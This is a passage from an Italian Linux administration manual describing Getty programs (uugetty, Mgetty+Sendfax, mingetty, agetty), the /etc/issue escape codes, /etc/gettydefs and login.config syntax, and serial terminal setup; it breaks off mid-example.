'**uugetty**' si comporta in modo analogo a '**getty**' (con la stessa sintassi e le stesse opzioni), con la differenza fondamentale che utilizza lo stesso sistema per la condivisione e il blocco delle porte seriali, usato dai programmi UUCP. Ciò costituisce uno standard importante, usato anche da altri programmi, consentendo di determinare se una linea (il dispositivo corrispondente) è libera prima di impegnarla. [2]

In pratica '**uugetty**' viene usato tutte le volte che entra in gioco il modem.

[2] Per comprendere il problema, basta immaginare ciò che accade quando si utilizza lo stesso modem, sia per una connessione attraverso terminale remoto (da linea commutata), sia come fax: prima di trasmettere un fax occorre almeno verificare che il modem sia libero (in pratica si deve controllare la porta seriale corrispondente).

51.3 File comuni

Si è accennato al fatto che, in generale, i programmi Getty utilizzano un paio di file comuni per la configurazione delle linee e per definire il messaggio introduttivo di invito della procedura di accesso.

Inoltre, generalmente è a carico di questi programmi l'aggiornamento del file '`/var/run/utmp`', che viene descritto nella sezione 53.2.5.

51.3.1 /etc/issue

Il file '`/etc/issue`' viene usato per emettere un messaggio introduttivo prima dell'avvio della procedura di accesso da parte dei programmi Getty. Può utilizzare alcuni codici di escape per ottenere effetti particolari. Questi codici dipendono dall'interpretazione del programma Getty che li utilizza. In particolare, l'elenco della tabella 51.2 è adatto sia a '**`agetty`**' che a '**`mingetty`**', quello della tabella 51.3 è adatto solo ai programmi di Getty_ps, mentre quello della tabella 51.4 è adatto solo a Mgetty+Sendfax.

Tabella 51.2. Elenco dei codici che '**`agetty`**' e '**`mingetty`**' riconoscono nel file '`/etc/issue`'.

Codice	Descrizione
\b	Inserisce la velocità della linea utilizzata.
\d	Inserisce la data.
\s	Inserisce il nome del sistema operativo.
\l	Inserisce il nome della linea di terminale utilizzata.
\m	Inserisce il nome dell'architettura della macchina.
\n	Inserisce il nome dell'elaboratore: *hostname*.
\o	Inserisce il nome di dominio dell'elaboratore.
\r	Inserisce il numero di rilascio del sistema operativo.
\t	Inserisce l'orario.
\u	Inserisce il numero di utenti connessi.
\U	Come '**`\u`**', ma aggiunge la parola '**`user`**' o '**`users`**'.
\v	Inserisce la versione del sistema operativo.

Tabella 51.3. Elenco dei codici che Getty_ps riconosce all'interno del file '`/etc/issue`'.

Codice	Descrizione
\\	Inserisce la barra obliqua inversa ('`\`').
\b	Inserisce il codice <*BS*> (*backspace*).
\c	Alla fine di una stringa previene l'inserimento di una nuova riga.
\f	Inserisce il codice <*FF*> (*formfeed*).
\n	Inserisce il codice <*LF*> (*linefeed*).
\r	Inserisce il codice <*CR*> (*carriage return*).
\s	Inserisce uno spazio singolo (<*SP*>).
\t	Inserisce una tabulazione (<*HT*>).
n	Inserisce il carattere corrispondente al numero decimale *n*.
\0*m*	Inserisce il carattere corrispondente al numero ottale *m*.
\0x*h*	Inserisce il carattere corrispondente al numero esadecimale *h*.
\	Alla fine di una riga rappresenta la continuazione su quella successiva.
\@	Inserisce un simbolo '`@`'.
@@	Inserisce un simbolo '`@`'.
@b	Inserisce la velocità della linea utilizzata.
@d	Inserisce la data.
@l	Inserisce il nome della linea di terminale utilizzata.
@s	Inserisce il nome di sistema.

Codice	Descrizione
@t	Inserisce l'orario.
@u	Inserisce il numero di utenti connessi.
@v	Inserisce la versione.

Tabella 51.4. Elenco dei codici di escape e dei parametri utilizzabili all'interno del file '`/etc/issue`' quando si utilizza Mgetty+Sendfax.

Codice	Descrizione
@	Il nome del sistema.
\n	Inserisce il codice <*LF*> (*linefeed*).
\r	Inserisce il codice <*CR*> (*carriage return*).
\g	Inserisce il codice <*BEL*> (*bell*).
\v	Inserisce una tabulazione verticale (<*VT*>).
\t	Inserisce una tabulazione orizzontale (<*HT*>).
\f	Inserisce il codice <*FF*> (*formfeed*).
\P	Inserisce il nome del dispositivo del terminale ('**`ttyS`***n*').
\L	Inserisce il nome del dispositivo del terminale ('**`ttyS`***n*').
\I	Inserisce la stringa '**`CONNECT`**...' restituita dal modem.
\S	Inserisce la velocità della porta seriale.
\N	Inserisce il numero di utenti connessi.
\U	Inserisce il numero di utenti connessi.
\C	Inserisce la data completa del sistema.
\D	Inserisce la data del sistema.
\T	Inserisce l'ora del sistema.
n	Inserisce il carattere corrispondente al numero decimale *n*.
\0*m*	Inserisce il carattere corrispondente al numero ottale *m*.
\0x*h*	Inserisce il carattere corrispondente al numero esadecimale *h*.

Dal momento che esistono differenze così grandi tra i vari programmi Getty per i codici di escape utilizzabili nel file '`/etc/issue`', l'unico modo per predisporne una versione standard unificata, è quello di fare a meno di questi. Alcune distribuzioni GNU/Linux, a questo proposito, predispongono il file '`/etc/issue`' attraverso la procedura di inizializzazione del sistema.

51.3.2 /etc/gettydefs

Il file '`/etc/gettydefs`' contiene informazioni utilizzate dai programmi Getty per definire la velocità e altre impostazioni per una linea particolare. Le voci contenute in questo file servono anche per definire l'aspetto dell'invito della procedura di accesso (il *prompt* del *login*), in aggiunta al messaggio di pubblicazione ('`/etc/issue`', o ciò che ne fa la funzione), e la voce da utilizzare come successiva, nel caso di ricezione di un carattere *break*.

La definizione dell'impostazione della linea avviene in due fasi: inizialmente, prima di fare apparire l'invito della procedura di accesso, quindi subito prima di avviare '`/bin/login`'. Questa configurazione è la parte più difficile, ma spesso è sufficiente utilizzare il file '`/etc/gettydefs`' già esistente, al massimo ritoccando qualcosa che non riguarda questa fase di definizione della linea. In ogni caso, la descrizione completa dei valori che possono essere utilizzati è ottenibile da *termios(3)*.

Il file '`/etc/gettydefs`' ha una struttura particolare: è composto da voci rappresentate da righe necessariamente seguite da una riga vuota (soltanto una); inoltre le righe che iniziano con il carattere '`#`' sono ignorate e trattate come commenti. È importante chiarire che le righe vuote non sono trattate come commenti: dopo una riga contenente una voce, si deve trovare esattamente una riga vuota; se dovessero essercene di più, la lettura del file verrebbe interrotta, ignorando di fatto le voci successive.

Le righe che descrivono una voce particolare sono suddivise in campi, secondo la sintassi seguente:

etichetta# *opzioni_iniziali* # *opzioni_finali* # *prompt* #*etichetta_successiva*

Come si può osservare, i vari campi sono riconoscibili per la presenza del simbolo '`#`' come elemento di separazione. I campi vengono usati nel modo seguente:

1. *etichetta*

   Si tratta di un nome che identifica la voce, che viene usato nella riga di comando del programma Getty per farvi riferimento. Tradizionalmente, il nome usato contiene un qualche riferimento alla velocità da utilizzare per la comunicazione. Questo nome è seguito immediatamente dal simbolo '`#`' in modo da non includere spazi superflui nel nome stesso.

2. *opzioni_iniziali*

   Si tratta di una stringa contenente una serie di opzioni rappresentate da nomi particolari, spaziati liberamente. Ciò serve a definire l'impostazione della linea prima che questa venga utilizzata, a meno che il programma Getty abbia ricevuto l'indicazione di un tipo di terminale, solitamente attraverso la riga di comando, dalle cui caratteristiche estrapolare tale informazione.

3. *opzioni_finali*

   Si tratta di una stringa contenente una serie di opzioni rappresentate da nomi particolari, spaziati liberamente. Ciò serve a definire l'impostazione della linea subito prima che venga avviato il programma '`/bin/login`'.

4. *prompt*

   Definisce la stringa da utilizzare come invito della procedura di accesso. Questa stringa non sostituisce il messaggio di pubblicazione (*issue*), ma si aggiunge a questo, alla fine. Generalmente si tratta semplicemente della stringa '**`login:`**'.

   La stringa in questione preserva gli spazi e può contenere sequenze di controllo che poi devono essere interpretate dal programma Getty particolare. Generalmente, i programmi Getty che fanno uso di questo file di configurazione, ammettono l'uso degli stessi codici che possono essere inseriti nel file '`/etc/issue`'.

5. *etichetta_successiva*

   L'ultimo campo è un riferimento a una voce alternativa. Generalmente, quando il programma Getty riceve un carattere *break*, cerca di gestire la linea nel modo definito dalla voce successiva, indicata da questo nome. Per evitare problemi con gli spazi, questo nome inizia immediatamente dopo il simbolo '`#`'.

È importante ricordare che l'eseguibile '**`getty`**' standard (quello del pacchetto Getty_ps), permette di verificare la correttezza formale di questo file, attraverso l'opzione '**`-c`**'.

Quando il programma Getty non trova la voce richiesta nel file '`/etc/gettydefs`', utilizza la prima voce esistente. Per questo è importante che tale voce sia scelta con cura. Generalmente si tratta di quella adatta alle console virtuali: '**`VC`**'.

Alcune impostazioni di linea

Come si è accennato, la configurazione della linea attraverso le opzioni relative è un'operazione piuttosto delicata, tanto che generalmente conviene usare le impostazioni già presenti

nel file '`/etc/gettydefs`'. Tuttavia, la conoscenza delle opzioni più comuni può aiutare a leggere tale file.

È importante tenere a mente che, nella maggior parte dei casi, tali opzioni possono essere usate come sono, oppure precedute da un trattino ('`-`'). Nel primo caso si intende l'attivazione della funzione a cui l'opzione fa riferimento, nel secondo la sua disattivazione.

B*velocità*

Sta a indicare la velocità da utilizzare. I valori utilizzabili sono prestabiliti e corrispondono a: '**B0**', '**B50**', '**B75**', '**B110**', '**B134**', '**B150**', '**B200**', '**B300**', '**B600**', '**B1200**', '**B1800**', '**B2400**', '**B4800**', '**B9600**', '**B19200**', '**B38400**', '**B57600**', '**B115200**', '**B230400**'. Come si vede esiste anche la velocità nulla, '**B0**', che però acquista un significato speciale: serve a terminare una comunicazione.

`SANE`

Non si tratta di una modalità particolare, ma di un gruppo di modalità definite simultaneamente. È un modo per definire una serie di caratteristiche nella maniera ritenuta più opportuna dalla consuetudine. Generalmente, '**SANE**' appare come seconda opzione, subito dopo l'indicazione della velocità, in modo da permettere la modifica di queste definizioni implicite. Se si desidera approfondire il problema, si tenga presente che '**SANE**' dovrebbe coincidere con l'insieme di: '**BRKINT**', '**IGNPAR**', '**ISTRIP**', '**ICRNL**', '**IXON**', '**OPOST**', '**CS8**', '**CREAD**', '**ISIG**', '**ICANON**', '**ECHO**', '**ECHOK**'.

`CS8`

Definisce la comunicazione a 8 bit. Questa opzione è già parte di '**SANE**' e viene utilizzata esplicitamente proprio quando '**SANE**' mancante.

[-]`ISTRIP`

Elimina l'ottavo bit. Generalmente questa opzione viene disattivata esplicitamente dopo '**SANE**', che invece la attiva.

[-]`CLOCAL`

Ignora le linee di controllo del modem. Questa opzione viene usata (attivandola) ogni volta che la linea non viene gestita attraverso un modem.

[-]`HUPCL`

Abbassa le linee di controllo del modem quando l'ultimo processo chiude il dispositivo corrispondente. In pratica si esegue un aggancio (*hung up*). Questa opzione viene usata generalmente (attivandola) ogni volta che la linea viene gestita attraverso un modem.

`CRTSCTS`

Attiva il controllo di flusso hardware, ovvero RTS/CTS. L'assenza di questa opzione fa in modo che venga utilizzato il controllo di flusso software, che richiede un cavo seriale composto da meno fili. Tuttavia, velocità superiori a 9600 bit/s, pari all'opzione '**B9600**', richiedono generalmente il controllo di flusso hardware.

Esempi

```
VC# B9600 SANE CLOCAL # B9600 SANE -ISTRIP CLOCAL #@S login: #VC
```

Si riferisce alla linea di una console virtuale. Trattandosi di un collegamento che non fa uso né di porta seriale, né di modem, mancano le opzioni '**HUPCL**' e '**CRTSCTS**'. Si può osservare che il nome del riferimento finale è fatto alla stessa voce, dal momento che non esistono modalità differenti ammissibili.

```
DT9600# B9600 CS8 CLOCAL # B9600 SANE -ISTRIP CLOCAL #@S login: #DT9600
```

Si tratta della voce adatta a un terminale connesso direttamente attraverso la porta seriale, senza modem. In questo caso, la bassa velocità, '**B9600**', ammette l'uso di un controllo di flusso software e per questo è assente l'opzione '**CRTSCTS**'.

Nei terminali connessi in questo modo, non ha senso la possibilità di modificare automaticamente la velocità della linea, pertanto il riferimento finale è fatto alla stessa voce.

```
DT38400# B38400 CS8 CLOCAL CRTSCTS # B38400 SANE -ISTRIP CLOCAL ↩
↪CRTSCTS #@S login: #DT38400
```

Questa voce (suddivisa su due righe per motivi tipografici) è analoga a quella dell'esempio precedente, con la differenza fondamentale che la velocità della linea è più elevata. Questo costringe anche all'utilizzo del controllo di flusso hardware.

```
F38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS <pnewline>#@S login: #F38400
```

Questa voce si distingue dall'esempio precedente per l'utilizzo di un modem. Per questo è scomparso l'uso dell'opzione '**CLOCAL**' e al suo posto è apparsa '**HUPCL**'.

```
38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS <pnewline>#@S login: #19200
```

Rispetto all'esempio precedente, questa voce ha un riferimento finale a un'altra voce che utilizza una velocità inferiore. Ciò permette di adattare la velocità in modo automatico in funzione dell'invio del carattere *break*.

51.4 Mgetty+Sendfax

Mgetty+Sendfax [3] è un programma Getty tra i più sofisticati, adatto esclusivamente per le connessioni attraverso porte seriali, modem incluso. Qui si intende introdurne il suo funzionamento, in particolare per ciò che riguarda i terminali seriali, senza modem.

Il sistema di condivisione e blocco delle porte seriali adottato da Mgetty+Sendfax è compatibile con lo stile UUCP, quindi può convivere anche con '**uugetty**'.

> Il problema più importante di Mgetty+Sendfax sta nel fatto che alcuni dettagli sulla sua configurazione possono essere definiti solo in fase di compilazione. Per questo motivo, quando si connette un terminale attraverso una porta seriale (senza l'uso di modem), è necessario utilizzare un cavo Null-modem a sette fili (tabella 538.2) in modo da permettere un controllo di flusso hardware.

> Mgetty+Sendfax utilizza un metodo particolare per impedire gli accessi attraverso porte determinate. È sufficiente che sia presente il file '`/etc/nologin.tty`*x*' per impedire che possa essere utilizzato il terminale '`/dev/tty`*x*' corrispondente. Il contenuto del file non conta.

> Con GNU/Linux i dispositivi seriali utilizzabili con Mgetty+Sendfax sono esclusivamente quelli che corrispondono al modello '`/dev/ttyS*`' ('`ttyS0`', '`ttyS1`', ecc.).

Teoricamente, Mgetty+Sendfax dovrebbe essere in grado di utilizzare la configurazione definita dal file '`/etc/gettydefs`'. In pratica, ciò potrebbe risultare piuttosto difficile, o inopportuno. Generalmente, il file '`/etc/mgetty+sendfax/mgetty.config`' svolge il ruolo di file di configurazione più importante di Mgetty+Sendfax.

[3] **Mgetty+Sendfax** software libero con licenza speciale che scade: dopo due anni dalla data di un'edizione particolare, si ricade nella licenza GNU GPL

51.4.1 # mgetty

```
mgetty [opzioni] linea_tty
```

L'eseguibile '**mgetty**' è ciò che rappresenta in pratica Mgetty+Sendfax. Si tratta di un programma di connessione molto complesso. La sua configurazione avviene fondamentalmente attraverso il file '/etc/mgetty+sendfax/mgetty.config', ma alcune caratteristiche possono essere ridefinite anche attraverso le opzioni della riga di comando.

Alcune opzioni

`-x` *n*

Permette di definire il livello diagnostico attraverso l'indicazione di un numero, da zero a nove. Zero significa che non si vuole alcuna informazione, mentre il numero nove genera la maggiore quantità di notizie. Tali indicazioni vengono inserite in un file di registrazioni, che dovrebbe corrispondere precisamente a '/var/log/log_mg.*linea*' (per esempio, la connessione con la prima porta seriale dovrebbe generare il file '/var/log/log_mg.ttyS0').

`-s` *velocità*

Imposta la velocità della porta.

`-r`

Definisce in modo esplicito che si utilizza una linea seriale diretta (sette fili) senza la presenza di alcun modem. In pratica, si evita che '**mgetty**' inizializzi il modem e si attenda un qualche responso dallo stesso.

`-p` *prompt*

Permette di definire una stringa di invito, alternativa al consueto '**login:**', da inviare all'utente che tenta di connettersi. Si possono usare le stesse sequenze di escape che sono ammissibili nel file '/etc/issue', descritte nella tabella 51.4.

`-i` *file_issue*

Permette di definire un file per il messaggio di pubblicazione alternativo al solito '/etc/issue'.

Esempi

Gli esempi seguenti si riferiscono a record del file '/etc/inittab', in cui la riga di comando di '**mgetty**' definisce il suo funzionamento, supponendo che il file di configurazione '/etc/mgetty+sendfax/mgetty.config' non sia stato predisposto.

```
s1:2345:respawn:/sbin/mgetty -r -s 19200 ttyS1
```

Attiva '**mgetty**' per una connessione diretta, senza modem, a una velocità di 19200 bit/s, con la seconda porta seriale ('/dev/ttyS1').

```
s1:2345:respawn:/sbin/mgetty -r -x 9 -s 19200 ttyS1
```

Come nell'esempio precedente, con la differenza che viene attivato il controllo diagnostico nel file '/var/log/log_mg.ttyS1'.

51.4.2 /var/log/log_mg.ttyS*

A meno che Mgetty+Sendfax sia stato compilato con una configurazione particolare, può essere gestito un file di registrazioni per ogni porta seriale utilizzata. Il nome di questi file dovrebbe risultare conforme al modello seguente,

```
/var/log/log_mg.linea
```

dove la parte finale risulta corrispondere al dispositivo della linea seriale utilizzata ('**ttyS0**', '**ttyS1**', ecc.).

La registrazione non è automatica e dipende dalla richiesta esplicita attraverso l'opzione '**-x**' oppure dalla direttiva '**debug**' del file '/etc/mgetty+sendfax/mgetty.config'.

Come già accennato, Mgetty+Sendfax potrebbe essere predisposto in fase di compilazione per l'utilizzo del registro del sistema per lo scarico di queste informazioni.

51.4.3 /etc/nologin.ttyS*

Se è presente il file '/etc/nologin.tty...' Mgetty+Sendfax impedisce l'accesso attraverso il terminale corrispondente al dispositivo '/dev/tty*x*'. Nel caso di GNU/Linux, si tratterà dei file di dispositivo seriale '/dev/ttyS0', '/dev/ttyS1', ecc.

Per esempio, se è presente il file '/etc/nologin.ttyS1', non viene consentito l'accesso attraverso un terminale connesso alla seconda porta seriale.

Questo meccanismo permette anche di impedire e di consentire l'accesso in modo dinamico, in dipendenza di altri fattori. Un programma potrebbe verificare periodicamente l'esistenza di condizioni determinate, creando o eliminando il file '/etc/nologin.tty*x*' corrispondente.

51.4.4 /etc/mgetty+sendfax/mgetty.config

Il file '/etc/mgetty+sendfax/mgetty.config' rappresenta la forma di configurazione principale di Mgetty+Sendfax. Le direttive di questo file sono molto semplici; si esprimono indicando una parola chiave seguita da uno spazio bianco e quindi, eventualmente, dal valore che le si vuole abbinare, nella forma seguente:

```
parola_chiave [valore]
```

Le righe vuote e quelle che iniziano con il simbolo '**#**', cioè i commenti, sono ignorate. Il contenuto del file è divisibile in sezioni contenenti ognuna la configurazione riferita a ogni porta seriale utilizzata. In pratica, quando si incontra la direttiva '**port**', tutto quello che segue fino alla prossima direttiva '**port**', riguarda solo quella porta seriale particolare. Inoltre, tutto ciò che precede la prima direttiva '**port**', viene inteso come riferito a tutte le porte seriali nel loro insieme.

L'esempio seguente dovrebbe chiarire il meccanismo.

```
# Direttive globali per tutte le porte.
debug 4

# Prima porta seriale
port ttyS0
speed 38400
```

Il valore abbinabile alle varie parole chiave può essere di tipo diverso:

- una stringa senza delimitatori;

- una sequenza di attesa e invio per il modem, dove le varie stringhe di attesa e invio, a cominciare da quella di attesa iniziale, sono separate tra loro da uno spazio bianco;
- un numero intero che può essere interpretato in modo decimale, ottale o esadecimale, a seconda che questo inizi con un numero diverso da zero, con uno zero o con il prefisso 0x;
- un valore booleano, esprimibile con le sigle '**`y`**', '**`yes`**', '**`t`**' e '**`true`**', per il valore *Vero*, '**`n`**', '**`no`**', '**`f`**' e '**`false`**', per il valore *Falso*.

Una parola chiave può anche non essere seguita da alcun valore; in tal caso si intende che questa non è stata definita, quando possibile, oppure viene inteso come un errore se un assegnamento è obbligatorio, come nel caso dei dati booleani.

Le opzioni della riga di comando di '**`mgetty`**' prendono la precedenza sulla configurazione di questo file.

Alcune direttive

Le direttive descritte di seguito sono limitate a quelle che possono essere utili nel caso di connessione diretta senza modem.

`port` *dispositivo*

Definisce l'inizio di una sezione specifica per una porta seriale particolare, identificata attraverso il nome del dispositivo.

`speed` *velocità*

Specifica la velocità della porta seriale attraverso l'indicazione di un numero intero. È importante che il numero indicato esprima una velocità valida. Corrisponde all'uso dell'opzione '**`-s`**'.

`direct` {`yes`|`no`}

Se attivato ('**`yes`**') fa in modo che Mgetty+Sendfax tratti la linea come un collegamento diretto, senza la presenza di un modem. Corrisponde all'uso dell'opzione '**`-r`**'.

`debug` *livello_diagnostico*

Definisce il livello di dettaglio dei messaggi diagnostici inseriti nel file delle registrazioni, solitamente '`/var/log/log_mg.ttyS*`'. Il livello si esprime con un numero da zero (nessuna indicazione) a nove (massimo dettaglio). Corrisponde all'uso dell'opzione '**`-x`**'.

`term` *tipo_di_terminale*

Definisce il nome del terminale da utilizzare per inizializzare la variabile di ambiente '**`TERM`**'.

Esempi

```
port ttyS1
```

Definisce l'inizio di una sezione specifica per la seconda porta seriale ('`/dev/ttyS1`').

```
speed 38400
```

Definisce la velocità della porta seriale a 38400 bit/s.

```
direct yes
```

Specifica che si tratta di una connessione diretta senza modem.

```
debug 4
```

Fissa un livello diagnostico intermedio.

```
term vt100
```

Indica il tipo del terminale come '**`vt100`**'.

L'esempio seguente mostra il file '`mgetty.config`' e il record di '`/etc/inittab`' necessario ad attivare la prima porta seriale per una connessione diretta senza modem.

```
# /etc/mgetty+sendfax/mgetty.config

# Configura la seconda porta seriale
port ttyS0
        direct yes
        debug 9
        speed 57600
        term vt100
```

```
# /etc/inittab
#...
7:2345:respawn:/sbin/mgetty ttyS0
```

51.4.5 /etc/mgetty+sendfax/login.config

Il file '`/etc/mgetty+sendfax/login.config`' permette di distinguere la modalità di accesso a seconda del nominativo-utente utilizzato. La documentazione standard di questo file è contenuta semplicemente nei commenti dell'esempio che viene distribuito assieme a Mgetty+Sendfax. In generale, il file è composto da record corrispondenti a righe contenenti dei campi distinti in base alla presenza di uno o più caratteri di spaziatura orizzontale (spazi e tabulazioni), secondo la sintassi seguente:

nominativo_utente *identità_utente* *voce_utmp* *programma_login* [*argomenti_del_programma_login* ...]

Inoltre, come consuetudine diffusa, le righe bianche, o vuote, assieme a quelle che iniziano con il simbolo '`#`', sono ignorate. I campi hanno il significato seguente:

- *nominativo_utente*

  rappresenta il nome utilizzato per accedere, o un gruppo di nomi se inizia o termina con un asterisco ('`*`'), indicando in questo modo, rispettivamente, i nomi che terminano o iniziano con la stringa indicata;

- *identità_utente*

  rappresenta il nominativo-utente del sistema (secondo quanto contenuto nel file '`/etc/passwd`') che si vuole sia utilizzato per avviare il programma della procedura di accesso;

- *voce_utmp*

  rappresenta la voce da inserire nel file '`/var/run/utmp`', in pratica ciò che appare quando si utilizza il comando '**`who`**';

- *programma_login*

  rappresenta il programma da utilizzare per la procedura di accesso e può essere seguito da un numero indefinito di argomenti.

Per iniziare a comprendere il senso di queste informazioni, basti pensare che è '**`mgetty`**' a ricevere il nome inserito dall'utente che vuole accedere e, in base a questo, può selezionare un comportamento differente. Precisamente:

1. inserisce una voce nel file '`/var/run/utmp`', utilizzando per questo il nominativo indicato nel terzo campo (*voce_utmp*);

2. cambia l'utente attivo facendo in modo che coincida con quello specificato nel secondo campo (*identità_utente*);
3. esegue il programma indicato nel quarto campo, con gli argomenti indicati eventualmente nei campi successivi.

Il secondo e il terzo campo, ovvero *identità_utente* e *voce_utmp* , possono contenere un trattino ('`-`') a indicare che per questi dati non viene fissato alcun valore; il terzo campo, *voce_utmp* , può contenere il simbolo '`@`' che sta a rappresentare lo stesso nome utilizzato per l'identificazione attraverso la procedura di accesso. Nello stesso modo, se appare il simbolo '`@`' tra gli argomenti del programma della procedura di accesso, questo viene sostituito con il nominativo utilizzato effettivamente per accedere.

Esempi

```
*          -          -          /bin/login @
```

Questa è la direttiva predefinita, con cui, per ogni nominativo usato per accedere viene utilizzato il programma '`/bin/login`' seguito dallo stesso nominativo-utente, rappresentato dal simbolo '`@`'. In generale, questo record va posto alla fine del file.

```
marameo-maramao          -          -          /bin/login daniele
```

Questa direttiva rappresenta una variante dell'esempio precedente, in cui si fa in modo che un utente acceda utilizzando uno pseudonimo. In questo caso si deve accedere utilizzando il nome '**`marameo-maramao`**' per essere riconosciuti come l'utente '**`daniele`**'.

```
marameo          nobody  -          /bin/sh
```

Questa direttiva permette di accedere con il nome '**`marameo`**', senza la richiesta di una parola d'ordine. Chi accede in questo modo ottiene i privilegi dell'utente '**`nobody`**'.

```
marameo          -          -          /bin/false
```

In questo modo, chi accede con il nome '**`marameo`**' non può fare nulla, perché invece di '`/bin/login`' viene avviato '`/bin/false`' che blocca di fatto ogni attività.

51.5 Altri programmi Getty

A fianco dei programmi Getty visti fino a questo punto, ne esistono altri meno complessi e realizzati per esigenze specifiche. In particolare, '**`mingetty`**' e '**`agetty`**' non richiedono file di configurazione, a parte '`/etc/issue`'.

51.5.1 # mingetty

`mingetty` [*opzioni*] *console_virtuale*

'**`mingetty`**' [4] è un programma Getty minimo, per l'accesso esclusivo attraverso console virtuali di GNU/Linux. Per questo, è indicato particolarmente per risparmiare memoria nei sistemi minimi e non richiede file di configurazione, a parte il messaggio di pubblicazione nel file '`/etc/issue`'.

Opzioni

`--noclear`

Non ripulisce lo schermo prima di avviare la procedura di accesso.

[4] **Mingetty** GNU GPL

`--long-hostname`

Visualizza il nome completo dell'elaboratore all'atto dell'attivazione della procedura di accesso.

Esempi

Gli esempi seguenti si riferiscono a record del file '`/etc/inittab`'.

```
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
```

Questi record attivano le prime sei console virtuali in corrispondenza dei livelli di esecuzione da due a cinque. In particolare, la prima console virtuale viene attivata anche con il livello uno.

51.5.2 # agetty

`agetty` [*opzioni*] *velocità*[,...] *porta* [*variabile_term*]

'**`agetty`**' [5] è un programma Getty ridotto, per l'accesso attraverso console virtuali di GNU/Linux e le porte seriali. Non richiede file di configurazione, a parte il messaggio di pubblicazione nel file '`/etc/issue`', mentre le impostazioni eventuali vanno date attraverso la riga di comando.

Argomenti

porta

Si tratta del nome del file di dispositivo che identifica il terminale da utilizzare. È riferito alla directory '`/dev/`', quindi, per esempio, '**`tty1`**' si riferisce al file di dispositivo '`/dev/tty1`'.

velocità

È un elenco, separato da virgole, di una o più velocità di trasmissione espresse in bit al secondo (simbolo: bit/s). Ogni volta che '**`agetty`**' riceve un carattere *break*, seleziona la velocità successiva nell'elenco. Dopo l'ultima, riprende dalla prima.

Di solito, si preferisce indicare le velocità in ordine decrescente.

variabile_term

L'ultimo argomento può essere il valore da assegnare alla variabile '**`TERM`**' che poi viene ereditata da '**`login`**' e dalla shell.

Alcune opzioni

`-h`

Abilita il controllo di flusso hardware (RTS/CTS).

`-i`

Non visualizza il contenuto del file '`/etc/issue`' (e di nessun altro equivalente) prima di emettere l'invito della procedura di accesso. Ciò può essere utile nel caso in cui, per motivi tecnici, sia preferibile evitare di inviare troppi dati prima della richiesta di identificazione che introduce la procedura di accesso.

[5] **Agetty** non specifica alcuna condizione, tuttavia viene indicato come «distribuibile liberamente»

`-f` *file*

Permette di indicare un nome diverso da quello predefinito per il file contenente il messaggio di pubblicazione (quello che di solito è '`/etc/issue`').

`-I` *stringa_di_inizializzazione*

Permette di inviare al terminale, o al modem, una stringa di inizializzazione, prima di qualunque altro dato. Per indicare caratteri speciali non stampabili, si può usare la forma ottale di tre cifre numeriche precedute da una barra obliqua inversa ('`\`').

`-l` *programma_di_login*

Permette di indicare un programma per la procedura di accesso diverso da quello predefinito: '`/bin/login`'.

`-m`

Fa in modo che '**`agetty`**' tenti di determinare la velocità da utilizzare dal messaggio di stato '**`CONNECT`**' dei modem compatibili Hayes.

`-n`

Fa in modo che non venga richiesta l'identificazione attraverso la procedura di accesso. Può avere senso questa modalità se si utilizza anche l'opzione '**`-l`**' per accedere al sistema in modo diverso.

`-t` *tempo_massimo*

Permette di definire un tempo massimo di attesa, espresso in secondi. Se l'accesso non viene effettuato entro il tempo previsto, si interrompe la comunicazione. Di solito si utilizza questa opzione solo per le connessioni remote attraverso l'uso del modem.

`-L`

Specifica in modo esplicito che si tratta di una linea locale, senza che ci sia la necessità di individuare la presenza di una portante. Può essere utile, se si utilizza una linea seriale locale che non dispone del segnale di portante.

`-w`

Attende di ricevere dall'utente o dal modem un segnale di *<CR>* o *<LF>*, prima di inviare il messaggio di pubblicazione (di solito si tratta del contenuto del file '`/etc/issue`') e la richiesta di identificazione per la procedura di accesso. L'uso di questa opzione è molto importante se si utilizza anche l'opzione '**`-I`**'.

51.6 Predisposizione di un terminale seriale.

Un terminale seriale può essere predisposto semplicemente utilizzando un elaboratore con un sistema operativo qualunque, purché provvisto di software necessario a emulare un terminale seriale. Per fare un esempio con lo stesso GNU/Linux, si può utilizzare il programma Minicom.

> In linea di massima, i vari programmi Getty sono predisposti per la consuetudine diffusa di usare una codifica 8N1, ovvero: 8 bit dati senza alcuna parità e un bit di stop. Questa impostazione va mantenuta sempre, a meno di sapere esattamente quello che si sta facendo.

Il parametro più importante che può essere modificato è la velocità espressa in bit al secondo, che deve essere stabilita precisamente e in modo identico tra Getty e il programma di emulazione di terminale all'altro capo del filo.

Il controllo di flusso dovrebbe essere sempre di tipo hardware, cioè RTS/CTS. Eccezionalmente si può usare un controllo di flusso software, cioè XON/XOFF, per esempio quando si è costretti a

utilizzare un cavo seriale a tre fili; ciò purché Getty sia in grado di operare in questo modo e che la velocità di comunicazione sia sufficientemente bassa da permetterlo (da 9600 bit/s in giù).[6]

Come ultimo problema, occorre verificare per quali tipi di terminali standard può essere configurato il programma di emulazione. Generalmente, tutti i programmi di questo tipo dovrebbero essere in grado di operare come terminali '**`vt100`**'; se però il programma a disposizione offre di meglio, è sempre il caso di sfruttare tali caratteristiche.

51.6.1 Descrizione di un esempio

Per fare un esempio semplice e comune, si immagini di volere predisporre un terminale seriale utilizzando Getty_ps da una parte e Minicom dall'altra, collegando i due elaboratori con un cavo seriale adatto per il controllo di flusso hardware (sette fili). Nell'elaboratore in cui è in funzione Getty si utilizza la prima porta seriale, mentre in quello che funge da terminale si vuole utilizzare la seconda porta seriale. La velocità di trasmissione sia di 38400 bit/s. Infine, per evitare problemi di compatibilità, si decide di utilizzare l'emulazione per il tipo di terminale '**`vt100`**'.

La prima cosa da fare è predisporre il file '`/etc/gettydefs`' nell'elaboratore da usare per ricevere il collegamento attraverso il programma Getty. Normalmente dovrebbe essere già presente la direttiva seguente (qui appare divisa su due righe per motivi tipografici).

```
DT38400# B38400 CS8 CLOCAL CRTSCTS # B38400 SANE -ISTRIP CLOCAL ↩
↪CRTSCTS #@S login: #DT38400
```

Quindi occorre modificare il file '`/etc/inittab`' in modo da avviare il programma '**`getty`**' di Getty_ps utilizzando questa voce del file di configurazione per la prima porta seriale, specificando l'utilizzo di un terminale '**`vt100`**'.

```
